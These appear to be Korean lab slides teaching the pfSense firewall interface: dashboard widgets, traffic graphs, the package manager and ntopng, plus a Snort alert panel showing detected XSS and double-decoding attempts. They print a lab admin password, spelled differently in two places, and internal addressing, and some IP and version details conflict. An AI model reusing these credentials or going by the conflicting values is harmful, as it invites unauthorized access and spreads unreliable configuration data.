
구분	IP	ID	PW	비고	
Main	KISA-FW	192.5.90.100/24 (WAN) 192.5.90.160/24 (WAN) 10.20.30.1/24 (DMZ) 172.16.20.1/24 (Intra) 192.168.100.1/24 (IT) 192.168.201.1/24 (LAN-1) 192.168.202.1/24 (LAN-2)	admin	qhdksjfjwjo!	pfSense 2.3.5-RELEASE-p2 (NTP Server, DNS Resolver, Snort 3.2.9.7_1) DNAT(1:1) : 192.168.90.100 -> 10.20.30.100 DNAT(1:1) : 192.168.90.160 -> 10.20.30.160 LAN-1, LAN-2에서는 인터넷 접속만 가능 LAN-1, LAN-2 상호간 네트워크 접근통제

– 실습 문제 구성

» pfSense 장비에 접근하여 인터페이스 사용법을 익히고 다양한 패키지를 사용하여 지나가는 패킷을 분석하시오.

방화벽 장비 인터페이스 활용


- 망에서 방화벽 장비의 위치



6 방화벽 장비 인터페이스 활용


• pfSense?

- FreeBSD 운영 체제를 기반의 무료 네트워크 방화벽 배포판
- 가장 비싼 상용 방화벽 솔루션과 거의 동일한 기능
- 타사 무료 소프트웨어 패키지를 포함
- 패키지 시스템의 도움을 받아 인위적인 제한 없이 동일한 기능 이상의 상용 방화벽을 제공
- Check Point, Cisco PIX, Cisco ASA, Juniper, Sonicwall, Netgear, Watchguard, Astaro 등을 포함하여 전 세계 수많은 상용 방화벽을 성공적으로 대체
- 모든 구성 요소의 설정을 위한 웹 인터페이스



6 <실습> 방화벽 장비 인터페이스 활용

- pfSense 접속
 - 원도우(KISA-IT-11)에서 크롬을 열고 <https://192.168.100.1:8443>으로 접속
» 아이디//패스워드: admin//qhdksjfwj0!



6 <실습> 방화벽 장비 인터페이스 활용

• 대시보드 기능 확인

- 대시보드 확인
- 인터페이스를 나눠서 관리
- 스노트 경고 확인 가능

The screenshot shows the pfSense Status / Dashboard interface. On the left, the **System Information** panel displays various system details such as Name (pfSense.kshield.jr), System (VMware Virtual Machine, Netgate Device ID: f83f4ec856f8fba21865), BIOS (Vendor: Phoenix Technologies LTD, Version: 6.00, Release Date: Fri Jul 28 2017), Version (2.4.3-RELEASE (amd64)), CPU Type (Intel(R) Xeon(R) CPU E3-1230 v5 @ 3.40GHz, AES-NI CPU Crypto: Yes (inactive)), Kernel PTI (Enabled), Uptime (4 Days 20 Hours 35 Minutes 11 Seconds), Current date/time (Mon Sep 17 14:49:14 KST 2018), DNS server(s) (127.0.0.1, 8.8.8, 168.126.63.1), Last config change (Wed Sep 12 20:32:12 KST 2018), State table size (0% (16/97000) Show states), and MBUF Usage (0%).


The **Interfaces** panel lists the configured interfaces: WAN (IP 192.5.90.100), IT (IP 192.168.100.1), DMZ (IP 10.20.30.1), INTRA (IP 172.16.20.1), LAN1 (IP 192.168.201.1), and LAN2 (IP 192.168.202.1). All interfaces are set to autoselect.

The **Snort Alerts** panel shows several recent security events:

Interface/Time	Src/Dst Address	Description
DMZ Sep 17 13:27:27	10.106.25.210:50679 10.20.30.160:80	ET WEB_SERVER Script tag in URI Possible Cross Site...
DMZ Sep 17 13:27:27	10.106.25.210:50679 10.20.30.160:80	ET WEB_SERVER Script tag in URI Possible Cross Site...
DMZ Sep 17 13:27:27	10.106.25.210:50679 10.20.30.160:80	ET WEB_SERVER Script tag in URI Possible Cross Site...
DMZ Sep 17 13:27:26	10.106.25.210:50679 10.20.30.160:80	ET WEB_SERVER Script tag in URI Possible Cross Site...
DMZ Sep 17 13:22:18	10.106.25.210:43867 10.20.30.160:80	(http_inspect) DOUBLE DECODING ATTACK
WAN Sep 17 13:22:18	10.106.25.210:43867 192.5.90.160:80	(http_inspect) DOUBLE DECODING ATTACK
DMZ Sep 17 13:22:17	10.106.25.210:55027 10.20.30.160:80	(http_inspect) DOUBLE DECODING ATTACK
WAN	10.106.25.210:55027	(http_inspect) DOUBLE DECODING ATTACK

6 <실습> 방화벽 장비 인터페이스 활용

- 대시보드 기능 확인
 - 트래픽 그래프 확인을 위해 대시보드 추가
 - +버튼을 누르고 Traffic Graphs를 선택




The screenshot shows the pfSense Community Edition dashboard. At the top, there is a navigation bar with links: System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. Below the navigation bar, the title "Status / Dashboard" is displayed, along with a "+" and "?" button. The main content area is titled "Available Widgets" and lists various monitoring options. The "Traffic Graphs" option is highlighted with a red box.

Available Widgets			
+ Captive Portal Status	+ CARP Status	+ Dynamic DNS Status	+ Firewall Logs
+ Gateways	+ GEOM Mirror Status	+ Installed Packages	+ Interface Statistics
+ Interfaces	+ IPsec	+ Load Balancer Status	+ Netgate Services And Support
+ NTP Status	+ OpenVPN	+ Picture	+ RSS
+ S.M.A.R.T. Status	+ Services Status	+ System Information	+ Thermal Sensors
+ Traffic Graphs	+ Wake-on-Lan		

Other dashboard settings are available from the General Setup page.


6 <실습> 방화벽 장비 인터페이스 활용

- 대시보드 기능 확인
 - 각 인터페이스 어느 정도의 트래픽이 발생하는지 확인 가능



6 <실습> 방화벽 장비 인터페이스 활용

- pfSense 패키지 관리
 - pfSense는 다양한 무료 패키지를 설치해 그 기능을 강화할 수 있다.
 - 상단 메뉴 System > Package Manager를 선택해서 패키지를 관리할 수 있다.



6 <실습> 방화벽 장비 인터페이스 활용

- pfSense 패키지 관리
 - 추가로 설치하고 싶은 패키지들은 Available Packages에서 install을 클릭하면 설치 가능
 - 인터넷이 가능한 장소에서만 사용 가능

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

System / Package Manager / Available Packages

Installed Packages Available Packages

Search

Search term: ntop Both Search Clear

Enter a search string or *nix regular expression to search package names and descriptions.

Name	Version	Description	
ntopng	0.8.13	ntopng (replaces ntop) is a network probe that shows network usage in a way similar to what top does for processes. In interactive mode, it displays the network status on the user's terminal. In Web mode it acts as a Web server, creating an HTML dump of the network status. It sports a NetFlow/sFlow emitter/collector, an HTTP-based client interface for creating ntop-centric monitoring applications, and RRD for persistently storing traffic statistics.	+ Install

Package Dependencies:

webfonts-0.30_13 ntopng-3.2.2018.03.13 GeoIP-1.6.11 graphviz-2.40.1_2 redis-3.2.11 gdbm-1.13_1

• ntopng 대시보드

- 사전에 설치 돼있는 ntopng의 사용방법을 알아보자.
- ntopng는 네트워크 통신을 대시보드로 시각화해 보여준다.
- 상단 메뉴 Diagnostics > ntopng Settings를 클릭한다.

The screenshot shows the pfSense Community Edition web interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics (which is currently selected and highlighted in red), and Help. Below the navigation is a breadcrumb trail: System / Package Manager / Installed Packages. Under 'Installed Packages', there are two entries: 'Lightsquid' and 'ntopng'. The 'ntopng' entry is detailed with its name, category (net), version (0.8.13), and a brief description stating it's a network probe for monitoring network usage. It also lists package dependencies: 'lighttpd-1.4.48_1' and 'lightsquid-1.8_5'. To the right of the package list is a vertical 'Actions' menu with various options like ARP Table, Authentication, etc., and 'ntopng Settings' is highlighted with a red box. Other packages listed in the Actions menu include 'redis-3.2.11' and 'gdbm-1.13_1'.

